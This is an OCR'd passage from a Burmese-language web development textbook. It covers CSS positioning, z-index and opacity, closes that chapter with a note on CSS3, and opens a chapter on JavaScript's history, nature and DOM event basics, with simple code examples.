
```
#box {
  position: absolute;
  top: 100px;
  left: 150px;
}
```

ဒီလိုသတ်မှတ်လိုက်မယ်ဆိုရင် တစ်ခြား Element တွေ ဘယ်နေရာမှာဘယ်လိုပဲရှိနေပါစေ၊ `#box` ကို Document Border ကနေ `top: 100px; left: 150px;` အကွာအဝေးမှာပဲအတိအကျဖော်ပြပေးမှာဖြစ်ပါတယ်။

HTML Element တွေရဲ့ Default Position Value က `static` ဖြစ်ပါတယ်။ `position` Property နဲ့အတူ တွဲဖက်သုံးနိုင်တဲ့ နောက်ထပ် Value တစ်ခုကတော့ `relative` ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် `position: absolute;` သတ်မှတ်ထားတဲ့ Element တွေ ဖော်ပြရမယ့် နေရာကို Document Border ကနေသာ တွက်ချက်ဖော်ပြပါတယ်။ လိုအပ်လို့ Document Border ကနေတွက်ချက်မဖော်ပြပဲ Parent Element ကနေ တွက်ချက်ဖော်ပြစေ လိုရင် Parent Element မှာ `position: relative;` လို့ သတ်မှတ်ပေးနိုင်ပါတယ်။

```
[HTML]
<div id="out">
  <div id="in"> … </div>
</div>

[CSS]
#out {
  position: relative;
}

#in {
  position: absolute;
  top: 100px;
  left: 100px;
}
```

ဖော်ပြထားတဲ့ နမူနာမှာ `#in` Element အတွက် `top: 100px; left: 100px;` အကွာအဝေးကို `#out` ရဲ့ Border ကနေ တွက်ချက်ပြီးဖော်ပြပေးမှာဖြစ်ပါတယ်။



ပုံ (၃-၆) Static vs. Relative Position

နောက်ထပ်အသုံးပြုနိုင်တဲ့ Position Value တစ်ခုကတော့ `fixed` ဖြစ်ပါတယ်။ `fixed` နဲ့ `absolute` က အခြေခံ အားဖြင့် အတူတူပါပဲ။ ကွာခြားချက်ကတော့ `absolute` Position က Element ကို Document နဲ့ Attach လုပ် ထားပြီး `fixed` Position က Screen View Point နဲ့ Attach လုပ်ထားခြင်း ပဲဖြစ်ပါတယ်။ `background-attachment` နဲ့ သဘောတရားတူပါတယ်။

ဒီ `position` Property ကို Layout တွေဖန်တီးတဲ့နေရာမှာတော့သုံးကြလေ့မရှိပါဘူး။ နေရာအသေ သတ်မှတ်တာ ဖြစ်လို့ Layout အတွက်ဆိုရင် သိပ် Flexible မဖြစ်တဲ့အတွက်ကြောင့်ဖြစ်ပါတယ်။ ဟိုနားဒီနား လိုအပ်သလောက်ပဲ ထည့်သွင်း အသုံးပြုကြပါတယ်။ `position` တစ်ကယ်အသုံးဝင်တာကတော့ JavaScript နဲ့ တွဲဖက်ပြီး User Interface Element တွေ တည်ဆောက်တဲ့နေရာမှာဖြစ်ပါတယ် (ဥပမာ - Popup Calendar, Modal Dialog, Tabbed Panel, etc...)။ နောက်အခန်းမှာ JavaScript လေ့လာတဲ့အခါ လက်တွေ့အသုံးပြုကြရမှာဖြစ်ပါတယ်။ User Interface Element တွေတည်ဆောက်တဲ့အခါအသုံးဝင်တဲ့ နောက်ထပ် Property နှစ်ခုကို ဖြည့်စွက်လေ့လာ ထားသင့်ပါသေးတယ်။

`z-index` Property ကို Element တွေ တစ်ခုနဲ့တစ်ခုထပ်ပြီး Overlap ဖြစ်တဲ့အခါ၊ ဘယ် Element ကို အပေါ်က ဖော်ပြရမလဲ သတ်မှတ်ဖို့အတွက် အသုံးပြုရပါတယ်။ တန်ဖိုးမြင့်တဲ့သူကအပေါ်မှာရှိမှာဖြစ်ပါတယ်။

```
#box-one {
  position: absolute;
  top: 100px;
  left: 100px;
  width: 400px;
  height: 280px;
  background: #ff0;
  z-index: 2;
}


#box-two {
  position: absolute;
  top: 150px;
  left: 150px;
  width: 400px;
  height: 280px;
  background: #8a5;
  z-index: 1;
  opacity: 0.8;
}
```

နမူနာမှာ `#box-one` က `z-index: 2` ဖြစ်ပြီး `#box-two` က `z-index: 1` ဖြစ်တဲ့အတွက် တန်ဖိုးမြင့်တဲ့ `#box-one` ကို အပေါ်ကဖော်ပြမှာပဲဖြစ်ပါတယ်။ `opacity` Property ကို Element တွေရဲ့ Transparency Level သတ်မှတ်ဖို့ အသုံးပြုနိုင်ပါတယ်။ အမြင့်ဆုံးတန်ဖိုး 1 သတ်မှတ်ထားရင် ပုံမှန်အတိုင်းဖော်ပြမှာဖြစ်ပြီး၊ အနိမ့်ဆုံးတန်ဖိုး 0 သတ်မှတ်ထားရင်တော့ Element က မမြင်ရ တော့ပဲ လုံးဝပျောက်ကွယ်နေမှာဖြစ်ပါတယ်။ 0 နဲ့ 1 ကြား သတ်မှတ်လိုတဲ့ Transparency Level ကို ဒဿမကိန်းနဲ့ သတ်မှတ်ပေးနိုင်ပါတယ်။

Conclusion

ဒီအခန်းမှာ ကျွန်တော်တို့လေ့လာခဲ့တဲ့ လုပ်ဆောင်ချက်တွေဟာ CSS Level 2.1 ရဲ့ လုပ်ဆောင်ချက်တွေ ဖြစ်ပါတယ်။ HTML5 နဲ့အတူ ပါဝင်လာတဲ့ CSS3 မှာတော့၊ ဖြည့်စွက်လုပ်ဆောင် ချက်ပေါင်းများစွာ ပါဝင်လာခဲ့ပါတယ်။ Layout တွေ ဖန်တီးဖို့အတွက်၊ Flex Box လိုလုပ်ဆောင်ချက်မျိုးတွေ ပါဝင်လာသလို၊ Box Model မှာရှိနေတဲ့ Margin, Padding, Border တို့ကြောင့် မှန်းဆရခက်တဲ့ Width, Height ပြဿနာကို ဖြေရှင်းနိုင်ဖို့ Bordered Box လို လုပ်ဆောင်ချက်တွေလည်း ပါဝင်လာပါတယ်။ Mobile Devices တွေထွက်ပေါ်လာခြင်း နဲ့အတူ Website တစ်ခုကို အသုံးပြုမယ့် Device တွေရဲ့ Resolution နဲ့ Screen Size အမျိုးမျိုးရှိနေနိုင်တဲ့ပြဿနာကို ဖြေရှင်းနိုင်ဖို့ အတွက် Media Query လို လုပ်ဆောင်ချက်တွေ ပါဝင်လာပါတယ်။ Gradient, Box Shadow စတဲ့ အခြေခံ Visual Effect တွေနဲ့ Animation လုပ်ဆောင်ချက်တွေလည်း ပါဝင်လာပါတယ်။ Font ကို Website နဲ့အတူ တစ်ခါတည်းတွဲဖက်ထည့်သွင်းပေးလိုက်ခြင်း အားဖြင့် အသုံးပြုသူထံမှာ Font ရှိမရှိ ပူစရာမလိုတော့ပဲ အသုံးပြုလိုရာ Font ကို သုံးနိုင်စေတဲ့ Font Embed လို လုပ် ဆောင်ချက်မျိုးတွေနဲ့ အခြား အသုံးဝင်တဲ့ အခြေခံလုပ်ဆောင်ချက်တွေဖြစ်တဲ့ Border Image, Multiple Background, Background Image Size စတဲ့ လုပ်ဆောင်ချက်ပေါင်းများစွာ ပါဝင်လာခဲ့ပြီဖြစ်ပါတယ်။

အခန်း (၁၃) မှာ HTML5 အကြောင်းဖော်ပြတဲ့အခါ အသုံးဝင်တဲ့ အခြေခံ CSS3 လုပ်ဆောင်ချက်အချို့ကို တွဲဖက်ဖော်ပြသွားမှာဖြစ်ပြီး၊ **အခန်း (၁၄)** မှာ Mobile Web အကြောင်းဖော်ပြတဲ့အခါ CSS3 Media Query အကြောင်းကို ထည့်သွင်းဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။ အခုဆိုရင် CSS3 သာမက၊ CSS4 နဲ့ CSS5 တို့ကိုပါ စတင်ဆောင်ရွက်နေကြပြီဖြစ်တဲ့အတွက် အဆက်မပြတ် တိုးတက်နေတဲ့ CSS နည်းပညာများကို စာဖတ်သူကိုယ်တိုင်လည်း အဆက်မပြတ် လိုက်လံလေ့လာသွားဖို့ လိုအပ်မှာပဲဖြစ်ပါတယ်။

Fairway Tech School

နည်းပညာသင်တန်းကျောင်းတွင် Web, Mobile နှင့် Design ဆိုင်ရာ

ဘာသာရပ်များအား အခြေခံမှအဆင့်မြင့်ထိ သင်ကြားပေးလျက်ရှိသည်

ဆက်သွယ်ရန် - (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

www.fairway.com.mm

အခန်း (၄) JavaScript

DOM Manipulation လုပ်ဆောင်ချက်ဖြင့် HTML အား အသက်သွင်းခြင်း

JavaScript Programming Language ကို Mozilla Corporation ကိုပူးတွဲတည်ထောင်ခဲ့သူ Brendan Eich က ၁၉၉၅ ခုနှစ်မှာ စတင်ဖန်တီးတီထွင်ခဲ့တာပါ။ အဓိကအားဖြင့် Web Browser ထဲမှာ အလုပ်လုပ်တဲ့ Client-side Script Language တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် JavaScript ကို Desktop Widgets တွေ၊ Mobile App တွေ ဖန်တီးဖို့လည်း အသုံးပြုနိုင်ပါသေးတယ်။ အခုနောက်ပိုင်းမှာတော့ Server-Side Script အဖြစ်ပါ အသုံးချလာကြပြီ ဖြစ်ပါတယ်။

အမည်မှာ Java ဆိုတဲ့ဝေါဟာရ ပါဝင်နေပေမယ့် လက်တွေ့မှာ Java နဲ့ JavaScript တို့ ဆက်စပ်ခြင်းမရှိပါဘူး။ Language သဘာဝမတူသလို အသုံးချနယ်ပယ်တွေမတူကြပါဘူး။ Java ရော JavaScript ကပါ C/C++ ရေးထုံး တွေကို နမူနာယူထားတဲ့အတွက် တစ်ချို့ နေရာတွေမှာ Java နဲ့ JavaScript တို့ရဲ့ ရေးထုံးပုံစံ ဆင်တာလောက်သာရှိ ပါတယ်။ Language သဘာဝအရ ဆိုရင် JavaScript က Java နဲ့သိပ်မတူပဲ Scheme, Lisp, Self အစရှိတဲ့ Language တွေနဲ့ပိုမိုနီးစပ်တူညီတာပါ။ JavaScript ရဲ့မူလပထမအမည်က Mocha လို့ခေါ်ပါတယ်။ နောက်တော့ LiveScript လို့ ပြောင်းခဲ့ပါတယ်။ နောက်ဆုံးအမှန်တစ်ကယ် ကြေငြာတော့မှ JavaScript ဆိုတဲ့အမည် ဖြစ်သွား တာပါ။

JavaScript ကိုတီထွင်ခဲ့တဲ့ ၁၉၉၅ ခုနှစ်မှာ Java Programming Language က အရမ်းရေပန်းစားနေချိန် ဖြစ်ပါ တယ်။ Netscape က သူတို့ရဲ့ Language သစ်ကို Promote လုပ်ဖို့အတွက် နာမည်သိပ်ကြီးနေတဲ့ Java ရဲ့ အမည် ကို အသုံးချ ပြီး JavaScript လို့ခေါ်ခဲ့ခြင်း ဖြစ်တယ်လို့ တစ်ချို့ကဆိုကြပါတယ်။ Java ဆိုတဲ့ အမည်ကိုအသုံးပြုခွင့် ရတဲ့ အပြန် အလှန်အနေနဲ့ Netscape Navigator Browser မှာ Java ကို Build-in ထည့်သွင်းပေးဖို့သဘောတူခဲ့ တယ်လို့လည်း ဆိုကြပြန်ပါတယ်။ လိုရင်းကတော့ Java နဲ့ JavaScript ဟာ Man နဲ့ Mango လိုပဲ အမည်ဆင်တူ တာကလွဲပြီး လက်တွေ့မှာ သက်ဆိုင်ခြင်းမရှိဘူးဆိုတဲ့ အချက်ပဲဖြစ်ပါတယ်။

JavaScript စတင်ပေါ်ပေါက်လာပြီးမကြာခင်မှာ အလျင်အမြန်တိုးတက်လာတဲ့အတွက် Microsoft ကလည်း ၁၉၉၆ မှာ ကြေငြာခဲ့တဲ့ Internet Explorer 3 မှာ JavaScript ကို ထည့်သွင်းပေးလာခဲ့ပါတယ်။ ၁၉၉၆ ခုနှစ် နိုဝင်ဘာမှာ JavaScript ကို Industrial Standard အဖြစ်သတ်မှတ်ပေးဖို့ ECMA International ကိုတင်ပြခဲ့ပါတယ်။ ဒါ ကြောင့် နောက်ပိုင်းမှာ ECMA Script ဆိုတဲ့အမည်နဲ့ Industrial Standard တစ်ခု ဖြစ်လာခဲ့ပါတယ်။

အစပိုင်းမှာ JavaScript ဆိုတာ Web Browser ထဲမှာပဲ အလုပ်လုပ်တဲ့ Script Language သက်သက်သာ ဖြစ်ခဲ့ပေမယ့်၊ ၂၀၀၀ ပြည့်နှစ်နောက်ပိုင်း တွင်ကျယ်လာတဲ့ Ajax နည်းပညာကြောင့် အတော်လေးအရေးပါတဲ့ Language တစ်ခု ဖြစ်လာခဲ့ပါတယ်။ Ajax ဆိုတာအမှန်တော့ JavaScript အခြေပြု နည်းစနစ်တစ်မျိုးပဲဖြစ်ပါတယ်။ Ajax အကြောင်းကို **အခန်း (၉) Ajax with jQuery** မှာဆက်လက်ဖော်ပြမှာပါ။ ဒီနည်းပညာကြောင့် Web ဆိုတာ Document တွေချိတ်ဆက်ယုံသက်သက်မဟုတ်တော့ပဲ အသုံးချ App Platform တစ်ခုအဖြစ် ပီပီပြင်ပြင် ရောက်ရှိလာခဲ့ခြင်းဖြစ်တယ်လို့ ဆိုနိုင်ပါတယ်။ ဒါ့အပြင်၊ နောက်ပိုင်းမှာ NodeJS လို Server-side JavaScript နည်းပညာ ထွက်ပေါ်လာပြီး၊ HTML5 နဲ့အတူ App Development အတွက်လိုအပ်တဲ့အခြေခံ လုပ်ဆောင် ချက်ပေါင်းများစွာ ဟာ JavaScript API များအဖြစ် ပါဝင်လာခြင်းနဲ့အတူ JavaScript ရဲ့အခန်းကဏ္ဍဟာလည်း ခေတ်သစ် Software Development ရဲ့ အဓိကနည်းပညာအဖြစ်ကို ရောက်ရှိလာခဲ့ပြီဖြစ်ပါတယ်။

ဒီလိုတိုးတက်ပြောင်းလဲလာမှုတွေကြောင့် ကနေ့ခေတ်မှာ၊ C/C++, Java, C#, Objective-C, PHP, Ruby, Python စသဖြင့် ဘယ်လိုနည်းပညာကို အထူးပြုကျွမ်းကျင်တဲ့ Programmer ဖြစ်နေပါစေ၊ JavaScript ကိုတော့ အတိုင်းအတာ တစ်ခုထိ သိရ၊ ရေးရတက်ပါတယ်။ ဒါကြောင့်လည်း JavaScript ဟာ Programming တိုင်း တက်သိရတဲ့ လူသုံးအများဆုံး Programming Language တစ်ခု ဖြစ်မှန်းမသိ ဖြစ်လာခဲ့ပါတယ်။

4.1 - Nature of JavaScript

JavaScript ဟာ Multi-Paradigm Language တစ်ခုဖြစ်ပါတယ်။ Programming Language တွေကို Imperative Language, Object-oriented Language, Function Language စသဖြင့် Paradigm အလိုက် အမျိုးအစား ခွဲခြားနိုင်ပါတယ်။ JavaScript ရဲ့ ထူးခြားချက်ကတော့ ပုံစံစုံနဲ့ရေးသားနိုင်ခြင်းပဲဖြစ်ပါတယ်။

JavaScript ကို ရိုးရိုးရှင်းရှင်း Line-by-Line အလုပ်လုပ်တဲ့ Imperative ပုံစံနဲ့ရေးသားနိုင်ပါတယ်။ Imperative Programming မှာ Code လိုင်းတိုင်းကညွှန်ကြားချက် (Instruction) တွေဖြစ်ပြီး Program ကို ညွှန်ကြားချက်အစုအဝေး (Instruction Set) တစ်ခုအနေနဲ့ ဖွဲ့စည်းတည်ဆောက်ခြင်းဖြစ်ပါတယ်။ JavaScript မှာ C Programming Language နဲ့ဆင်တူတဲ့ ရေးသားပုံရေးထုံး(Syntax) တွေ ရှိပါတယ်။ Java, C#, PHP တို့ဟာလည်း JavaScript လိုပဲ C နဲ့ ရေးထုံးဆင်လို့ Language တစ်ခုကို လေ့လာဖူးရင် နောက်တစ်ခုကို လေ့လာတဲ့အခါ အများကြီး အထောက်အကူဖြစ်စေမှာ ဖြစ်ပါတယ်။

JavaScript ကို Object-oriented ပုံစံနဲ့လည်းရေးသားနိုင်ပါတယ်။ ထူးခြားချက်ကတော့ Object-oriented Language တွေမှာ ပုံမှန်အားဖြင့် Object တည်ဆောက်ဖို့အတွက် Class တွေလိုအပ်ပြီး JavaScript မှာတော့ အဲ့ဒီလို Class တွေမပါပဲ Object တွေကို တိုက်ရိုက် တည်ဆောက်ယူရလေ့ရှိခြင်း ဖြစ်ပါတယ်။ Class ကို အခြေခံတဲ့ Object-oriented Language တွေကို Classical OOP လို့ခေါ်ပြီး JavaScript ကိုတော့ Prototype OOP လို့ခေါ်ပါတယ်။ JavaScript Object တွေတည်ဆောက် ရာမှာ အသုံးပြုရတဲ့ JSON (JavaScript Object Notation) အကြောင်းကို **အခန်း (၅) jQuery** မှာ ဖော်ပြပေးပါမယ်။

မှတ်ချက် ။ ။ ဒီစာရေးသားနေချိန်မှာတော့ JavaScript ရဲ့ နောက် Update Version လို့ဆိုရမယ့် ECMAScript 6 (ES6) မှာ Class ရေးထုံးစတင်ပါဝင်လာပါတယ်။ ဒါကြောင့် JavaScript နဲ့လည်း Classical OOP Language တွေမှာလို Class ကို အခြေပြုတဲ့ OOP ရေးထုံးနဲ့ စတင်ရေးသားနိုင်လာပြီ ဖြစ်ပါတယ်။

JavaScript မှာ Functional Programming Language တွေမှာ ရှိလေ့ရှိတဲ့ လုပ်ဆောင်ချက်တွေလည်း ပါဝင်ပါတယ်။ Nameless Function တွေအသုံးပြုပြီး Closure နဲ့ Callback လုပ်ဆောင်ချက်တွေ ရရှိနိုင်ပါတယ်။ ပြီးတော့ Function တွေဟာ First Class Citizen တွေဖြစ်လို့ နေရာစုံမှာ အသုံးပြုနိုင်ပါတယ်။ ဥပမာ - Function တစ်ခုကို ခေါ်ယူတဲ့အခါ အခြား Function တစ်ခုကို Parameter အဖြစ် ထည့်သွင်းပေးလိုက်နိုင်ပါတယ်။ Function တစ်ခုကို Variable တစ်ခုထဲမှာ ထည့်သွင်း ပေးထားနိုင်ပါတယ်။ Function တစ်ခုအတွင်းမှာ နောက်ထပ် Inner Function တွေ Nested Function တွေရေးသားနိုင်ပါတယ်။ ဒီအခန်းမှာတော့ အခြေခံ ကျတဲ့အပိုင်းတွေကို အဓိကထားဖော်ပြချင်လို့ Nameless Function အကြောင်းကို **အခန်း (၅)** ရောက်မှ ဆက်လက်ဖော်ပြပေးပါမယ်။

JavaScript ဟာ Script Language တစ်မျိုးဖြစ်ပါတယ်။ C/C++, Java, C# တို့လို Language တွေကို Compiled Language လို့ခေါ်ပါတယ်။ Compiled Language တွေမှာ ရေးသားထားတဲ့ Program တွေကို ကွန်ပျူတာက နားလည်တဲ့ Machine Code ဖြစ်အောင် ပြောင်းတဲ့အနေနဲ့ Compile လုပ်ပေးရပါတယ်။ Compile လုပ်ပြီးရရှိလာတဲ့ ရလဒ်ကိုသာ လက်တွေ့အသုံးပြုရတာပါ။ PHP, Ruby, Python နဲ့ JavaScript တို့ကတော့ Script Language တွေဖြစ်ပါတယ်။ Script Language တွေမှာတော့ ရေးသားထားတဲ့ Program ကို ကြိုတင် Compile လုပ်စရာမလိုပဲ ရေးထားတဲ့အတိုင်း တိုက်ရိုက် အသုံးချနိုင်တဲ့ Language တွေဖြစ်ပါတယ်။

Compiled Language ရော Script Language တွေမှာပါ အားသာချက်အားနည်းချက်ကိုယ်စီရှိကြပါတယ်။ Compiled Language တွေက Pre-Compile လုပ်ထားတဲ့အတွက် Performance ပိုကောင်းကြပါတယ်။ တစ်ချို့အမှားတွေကို Compile လုပ်ချိန်မှာ စစ်ဆေးဖော်ပြနိုင်လို့ ပိုပြီးအမှားနည်းတယ်လို့ ဆိုနိုင်ပါတယ်။ Scripting Language တွေကတော့ Program ကို Run လိုက်တဲ့ အချိန်ကျတော့မှ Interpreter ခေါ် ဘာသာပြန် စနစ်တစ်မျိုးအသုံးပြုပြီး ကွန်ပျူတာနားလည်တဲ့ Machine Code ကိုပြောင်းတာဖြစ်လို့ Performance ပိုင်းမှာ Compiled Language တွေလောက် မကောင်းပါဘူး။ ဒါပေမယ့် Script Language တွေက Productive ပိုဖြစ်ပါတယ်။ Productive ဖြစ်တယ် ဆိုတာ Code ရေးသားရတာ ပိုမြန်ပြီး အလုပ်တွင်တာကိုဆိုလိုတာပါ။

PHP သို့မဟုတ် JavaScript နဲ့ Program တွေရေးတဲ့အခါ သွားလေ့ရှိတဲ့ Workflow က အလွန်ရိုးရှင်းပါတယ်။ တစ်ဘက်မှာ Code Editor ကိုဖွင့်၊ တစ်ဘက်မှာ Browser ကိုဖွင့်ထားပြီး Code နည်းနည်းရေးလိုက် ရလဒ်ကို တစ်ဘက် Browser မှာ ကြည့်လိုက်၊ လုပ်သွားနိုင်တဲ့အတွက် ရေးနေသမျှ Code လိုင်းတိုင်းရဲ့ရလဒ်ကို တိုက်ရိုက် နီးပါးတွေ့နေရလို့ အတော်လေး အလုပ်တွင်ပါတယ်။ Compile Language တွေမှာတော့ ဒီအားသာချက် မရနိုင်ပါဘူး။ တစ်ခုခုရေးပြီးတိုင်း၊ ရလဒ်ကိုစမ်းသပ်နိုင်ဖို့ Compile အရင်လုပ်ရမှာပါ။

လက်ရှိ Run နေတဲ့ JavaScript Program တစ်ခုကို Browser တွေမှာပါတဲ့ JavaScript Console ကနေ၊ Run နေတုန်း Run နေဆဲမှာပဲ Code တွေ ပြင်ဆင်ဖြည့်စွက်နိုင်ပါတယ်။ Program က ပြင်ဆင်ဖြည့်စွက်လိုက်တဲ့အတိုင်း ပြောင်းပြီး အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ Compiled Language တွေမှာလည်း Program အလုပ်လုပ်သွားပုံ အသေးစိတ်ကိုလေ့လာနိုင်တဲ့ Debug လုပ်ဆောင်ချက်တွေရှိပါတယ်။ ဒါပေမယ့် လက်ရှိ Run နေတဲ့ Program ကို တိုက်ရိုက်ပြင်ဆင်ဖို့ဆိုတာတော့မဖြစ်နိုင်ပါဘူး။ ပြင်စရာရှိတာပြင်၊ နောက်တစ်ကြိမ် Compile ပြန်လုပ်မှသာ ဖြည့်စွက် ပြင်ဆင်လိုက်တဲ့ရလဒ်ကို ရရှိမှာဖြစ်ပါတယ်။

JavaScript ဟာ Dynamic Type Language တစ်မျိုးလည်းဖြစ်ပါတယ်။ Type Checking ကို Compile Time မှာ မလုပ်ပဲ Runtime မှာ လုပ်တဲ့ Language အမျိုးအစားလို့ဆိုလိုတာပါ။ Type ဆိုတာ အခြေခံအားဖြင့် Boolean, Number, String အစရှိတဲ့ Data Type တွေနဲ့ Object Hierarchy ကိုပြောတာပါ။ ကျွန်တော်တို့ Developer တွေက Data Type ကို ကိုယ်တိုင်စီမံဖို့မလိုပဲ Language က စီမံပေးသွားမှာဖြစ်တယ် လို့ဆိုနိုင်ပါတယ်။ ဥပမာ -

```
var x = 123;
```

- လို့ကြေငြာလိုက်ရင် Variable x ရဲ့ Data Type က အလိုအလျှောက် Number ဖြစ်သွားမှာပါ။ ကျွန်တော်တို့ က Integer ဖြစ်ကြောင်း Language ကို သီးခြားပြောပြပေးနေဖို့မလိုပါဘူး။ နောက်တစ်နေရာမှာ -

```
x = "Hello, World!";
```

- လို့ ထပ်မံရေးသားလိုက်ရင် Variable x ရဲ့ Data Type ကို String အဖြစ် Language ကအလိုလိုပြောင်းပေးသွားမှာပါ။ Dynamic Type သဘာဝက JavaScript ရဲ့ Script Language အားသာချက်ကြောင့် ရရှိလာတဲ့အလုပ်တွင် စေမှုကို ထပ်ပေါင်း ဖြည့်စွက်ပေးပါတယ်။ ကျွန်တော်တို့က Data Type ကို ကိုယ်တိုင်စီမံနေစရာမလိုတော့ပဲ အဓိက အလုပ်လုပ်ပုံပိုင်းကိုသာ ပိုမိုအာရုံ စိုက်နိုင်သွားစေတဲ့ အားသာချက်ထပ်မံရရှိပါတယ်။

4.2 - Purpose of JavaScript


Client-side JavaScript ကို အဓိကကဏ္ဍသုံးမျိုးမှာ အသုံးချနိုင်ပါတယ်။။ DOM Manipulation, Ajax နဲ့ HTML5 API တို့ပဲဖြစ်ပါတယ်။ ဒီအခန်းမှာ DOM Manipulation ကို အဓိကလေ့လာသွားမှာပါ။

DOM ဆိုတာ Document Object Model ရဲ့အတိုကောက်ဖြစ်ပါတယ်။ DOM ဟာ HTML Document ထဲမှာရှိတဲ့ Element တွေကို JavaScript နဲ့လိုအပ်သလိုစီမံနိုင်အောင် ဖြည့်စွက်ပေးထားတဲ့ API တစ်ခုဖြစ်ပါတယ်။ စီမံတယ်ဆိုတာ၊ ဥပမာ Document ထဲမှာမရှိသေးတဲ့ Element တွေထပ်ထည့်ခြင်း၊ ရှိနေတဲ့ Element တွေဖြုတ်ထုတ်ခြင်း၊ Element Content တွေပြင်ဆင်ခြင်း၊ တစ်ချို့ Element တွေကို ခေတ္တဖျောက်ထားလိုက်ခြင်း၊ လိုအပ်တဲ့အခါ ဖျောက်ထားတဲ့ Element ကိုပြန်လည် ဖော်ပြစေခြင်း၊ စတဲ့လုပ်ဆောင်ချက်တွေကို JavaScript နဲ့ ပြုလုပ်နိုင်ခြင်း ဖြစ်ပါတယ်။

Event လို့ခေါ်တဲ့ လုပ်ဆောင်ချက်နဲ့တွဲဖက်လိုက်တဲ့အခါမှာတော့ JavaScript က DOM Manipulation ကို အသုံးပြုသူရဲ့ ညွှန်ကြားချက်ပေါ်မူတည်ပြီး လုပ်ဆောင်ပေးနိုင်မှာပဲဖြစ်ပါတယ်။ ဥပမာ - Click နှိပ်လိုက်တဲ့အခါ Menu ပေါ်လာစေ တဲ့လုပ်ဆောင်ချက်။ Select Box ကနေ တန်ဖိုးတစ်ခုကိုရွေးလိုက်တဲ့အခါ လက်ရှိဖော်ပြထားတဲ့ အချက်အလက်တွေကို ပြောင်းလဲဖော်ပြပေးသွားတဲ့ လုပ်ဆောင်ချက်မျိုးတွေဖြစ်ပါတယ်။

4.3 - DOM Basic

JavaScript ကို အသုံးပြုပြီး DOM Manipulation ပြုလုပ်နိုင်ဖို့အတွက် အချက် (၃) ချက်ကို ဦးဆုံးလေ့လာ ရပါမယ်။ အဲ့ဒါတွေကတော့ Event, Function နဲ့ DOM Selector တို့ပဲဖြစ် ပါတယ်။ **ပုံ (၄-က)** ကိုလေ့လာကြည့်ပါ။



Meaning: Button ကို Click လုပ်လျှင် changeColor() Function ကို Evaluate လုပ်ပါ။

ပုံ (၄-က) HTML Event Attribute

ပုံ (၄-က) နမူနာမှာ `<button>` Element အတွက် `onClick` Attribute သတ်မှတ်ပေးထားပါတယ်။ Attribute Value အနေနဲ့ Element ကို Click လုပ်လိုက်ရင် အလုပ်လုပ်သွားစေချင်တဲ့ JavaScript Code တွေထည့်သွင်းပေးရတာဖြစ်ပါတယ်။

